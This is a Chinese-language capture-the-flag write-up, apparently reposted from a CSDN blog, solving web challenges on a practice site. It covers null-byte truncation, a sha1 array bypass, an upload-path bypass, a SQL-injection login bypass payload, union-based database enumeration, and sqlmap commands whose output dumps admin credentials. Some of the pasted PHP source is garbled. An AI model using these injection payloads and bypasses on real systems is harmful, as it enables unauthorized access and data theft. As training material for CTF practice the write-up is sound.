首先是输入的字符在a_Z A_Z, 0~9之间, 也只属于这个条件里, 其次密码长度要小于8, 值要大于9999999, 这不很矛盾嘛? 中学的时候我们有学过科学记数法, 这题用科学记数法表示不就解决了问题嘛? 我们再看下一个条件, 密码一定要包含*-, 这个条件似乎和第一个条件冲突了啊, 那这题就没法做了?

刚才我们提到了ereg函数，这个函数有个很大的毛病，可以截断，我们可以使用BP或者之前学到的00截断来进行操作，所以我们可以写出以下password:

9e9%00*.*

输入以后点击check，会提示这么一行信息。。。。



You password must be alphanumeric


Password

Check

View the source code

https://blog.csdn.net/m0_37496212

输入的密码不合法，然后我们可以看到这个网址password，传参数的时候%00自动改成了2500，这个也是浏览器的一个漏洞，我们只需要在网址上进行修改就行了！



Flag: CTF{Ch3ck_anD_Ch3ck}

https://blog.csdn.net/m0_37496212

这样就得到了Flag!

Once More 分值: 10

来源: iFurySt 难度: 易 参与人数: 4782人

啊拉? 又是php审计。已经想吐了。
hint: ereg()函数有漏洞哩; 从小老师就说要用科学的方法
格式: CTF{ }

解题链接: <http://ctf5.shiyanbar.com/web/more.php>

CTF{Ch3ck_anD_Ch3ck}



回答正确
少侠, 你太棒了!!!


公告天下 默默牛x

https://blog.csdn.net/m0_37496212

题目13: Guess Next Session

CTF地址: <http://ctf5.shiyanbar.com/web/Session.php>

这是我入门Web开始写的第八道题, 打开解题链接, 其实是利用BurpSuite对这个网站进行抓包拦截然后分析, 我们先做做看!



Request to <http://ctf5.shiyanbar.com:80> [121.194.2.45]


Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /web/Session.php?password=123 HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://ctf5.shiyanbar.com/web/Session.php?password=123
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1509788503,1509865363,1510139772,1510140594;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*111818%2CnickName%3AAngel_Kitty;Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1510152537;
PHPSESSID=3f895s90s04mo0qdp89gisnu04
Connection: close
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/m0_37496212

然后我们只需要把包发送给Repeater就好了



然后我们删除掉password和Cookie的值，然后Go运行即可！

得到的Flag应该就是我们所求的Key



题目14: FLASE

访问链接



https://blog.csdn.net/m0_37496212

```
<?php if (isset($_GET['name']) and isset($_GET['password'])) { if ($_GET['name'] == $_GET['password']) echo '
Your password can not be your name!
```

```
'; else if (sha1($_GET['name']) === sha1($_GET['password'])) die("Flag: ".$flag); else echo '
Invalid password.
```

```
'; } else{ echo '
Login first!
```

```
'; ?>
```

传入的name和password不能一样，但是name和password的sha1加密的值得相等

想到的是传数组

[http://ctf5.shiyanbar.com/web/false.php?name\[\]=1&password\[\]=2](http://ctf5.shiyanbar.com/web/false.php?name[]=1&password[]=2)

题目15: 上传绕过

CTF地址: 解题链接: <http://ctf5.shiyanbar.com/web/upload>

直接上传.php会被拦截。尝试上传图片马，能上传但不符合题目要求。

尝试bp抓包改后缀名无果，并非在客户端javascript验证。

尝试截断路径绕过，上传1.jpg文件，bp抓包，路径upload后添加1.php空格，将hex中空格20改为00，forward，成功绕过。

题目16: 程序逻辑问题

CTF地址: <http://ctf5.shiyanbar.com/web/5/index.php>

```

if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*****; *****; *****");
    mysql_select_db("phpformysql") or die("Could not select database");
    if ($conn->connect_error) {
        die("Connection failed: " . mysql_error($conn));
    }
    $user = $_POST[user];
    $pass = md5($_POST[pass]);

    $sql = "select pw from php where user='$user'";
    $query = mysql_query($sql);
    if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
    }
    $row = mysql_fetch_array($query, MYSQL_ASSOC);
    //echo $row["pw"];

    if (($row[pw] && (!strcasecmp($pass, $row[pw]))) {
        echo "<p>Logged in! Key:***** </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}
}

```

可以看到是使用post方式，pass是经过md5加密的。只需要构造row[pw]和pass加密后的值相等就可以实现绕过，其中pass加密后的值我们可以通过输入控制，从而达到不用验证数据库中的真实账号密码。

账号框输入：xxx' and 0=1 union select "202cb962ac59075b964b07152d234b70" # 密码框输入：123

保证md5与输入的密码相同即可 其中0=1可以使前面语句失效，从而实现绕过。

题目17: php大法

CTF地址: <http://ctf5.shiyanbar.com/DUTCTF/index.php>

打开链接发现 Can you authenticate to this website? index.php.txt

于是进入index.php.txt页面

```
ET[id]= urldecode( _GET[id]);
```

Access granted!

```

";
echo "
flag: *****}

```

```

";
}

```

此处应该注意encode两次（浏览器端+1次）

<http://ctf5.shiyanbar.com/DUTCTF/index.php?id=%68%61%63%6b%65%72%44%4a>


Access granted!

flag: DUTCTF{PHP_is_the_best_program_language}


CTF题目：看起来有点简单

CTF地址：<http://ctf5.shiyanbar.com/8/index.php?id=1>

1、判断是否存在注入点




<http://ctf5.shiyanbar.com/8/index.php?id=1 and 1=1>



<http://ctf5.shiyanbar.com/8/index.php?id=1 and 1=2>


回显不同，说明存在注入点2、猜字段数



<http://ctf5.shiyanbar.com/8/index.php?id=1 order by 2>

<http://ctf5.shiyanbar.com/8/index.php?id=1 order by 3>

字段数为23、查找数据库



http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,schema_name from information_schema.schemata

ctf5.shiyanbar.com/8/index.php?id=1 union select 1,schema_name from information_schema.schemata

ID	content
1	welcome to this game! enjoy
1	information_schema
1	my_db
1	test

https://blog.csdn.net/m0_37496212

[http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,database\(\)](http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,database())

my_db才是我们要找的数据库4、查找表

ctf5.shiyanbar.com/8/index.php?id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'

ID	content
1	welcome to this game! enjoy
1	news
1	thiskey

https://blog.csdn.net/m0_37496212

http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'

找到thiskey这个表5、查看thiskey表中的列


ctf5.shiyanbar.com/8/index.php?id=1 union select 1,column_name from information_schema.columns where table_name='thiskey'

ID	content
1	welcome to this game! enjoy
1	id
1	content
1	k0y

https://blog.csdn.net/m0_37496212

<http://ctf5.shiyanbar.com/8/index.php?id=1> union select 1,column_name from information_schema.columns where table_schema='my_db'

发现k0y列6、查看k0y列中的数据



https://blog.csdn.net/m0_37496212

CTF题目18: 貌似有点难

CTF地址: <http://ctf5.shiyanbar.com/phpaudit/>

其实很简单, 代码有提示

使用火狐插件X-Forwarded-For把ip地址改为1.1.1.1, 得到flag

CTF题目19: 猫抓老鼠

CTF地址: <http://ctf5.shiyanbar.com/basic/catch/>

根据题目提示进行抓包

打开浏览器菜单, 按下快捷键f12进入web控制台

在弹出的web控制台中, 选择到“网络”

点击“重新载入”, 或者按下快捷键F5, 刷新网页就能抓取网页上的内容

接下来, 选中你要抓包的那条链接, 相关的抓包数据就会显示出来了

还可以查看cookie, 相应的参数就可以了, 点击右键, 就能把数据复制出来了

抓包过程

找到Content-Row后面的内容, 复制作为pass key传进去

得到key

CTF题目20:

提交admin

<http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=login>

用sqlmap检测是否有注入

```
└─[root@sch01ar]─[/sch01ar]
```

```
└─□ #sqlmap -u "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=login"
```

存在注入

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: admin (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: admin=admin' AND 5132=5132 AND 'hPvJ'='hPvJ&pass=admin&action=login

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: admin=admin' AND SLEEP(5) AND 'PyoZ'='PyoZ&pass=admin&action=login
---
[01:52:52] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.0.12
[01:52:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ctf5.shiyanbar.com'
[*] shutting down at 01:52:52
```

https://blog.csdn.net/m0_37496212

对数据进行读取

```
└─[root@sch01ar]─[/sch01ar]
```

```
└─□ #sqlmap -u "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=login" --dbs
```

```
└─[root@sch01ar]─[/sch01ar]
```

```
└─□ #sqlmap -u "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=login" --tables -D "test"
```

```
└─[root@sch01ar]─[/sch01ar]
```

```
└─□ #sqlmap -u "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=login" --dump -T "admin" -
```

D "test"

读出账号密码

```
Database: test
Table: admin
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | idnuenna |
+-----+-----+

[02:05:52] [INFO] table 'test.admin' dumped to CSV file
[02:05:52] [INFO] fetched data logged to text files und
[*] shutting down at 02:05:52
```

https://blog.csdn.net/m0_37496212

登陆，得到flag

Login Page

用户名: 密码:

admin

恭喜你密码正确! KEY :!@#WwwN5f0cu5coM
https://blog.csdn.net/m0_37496212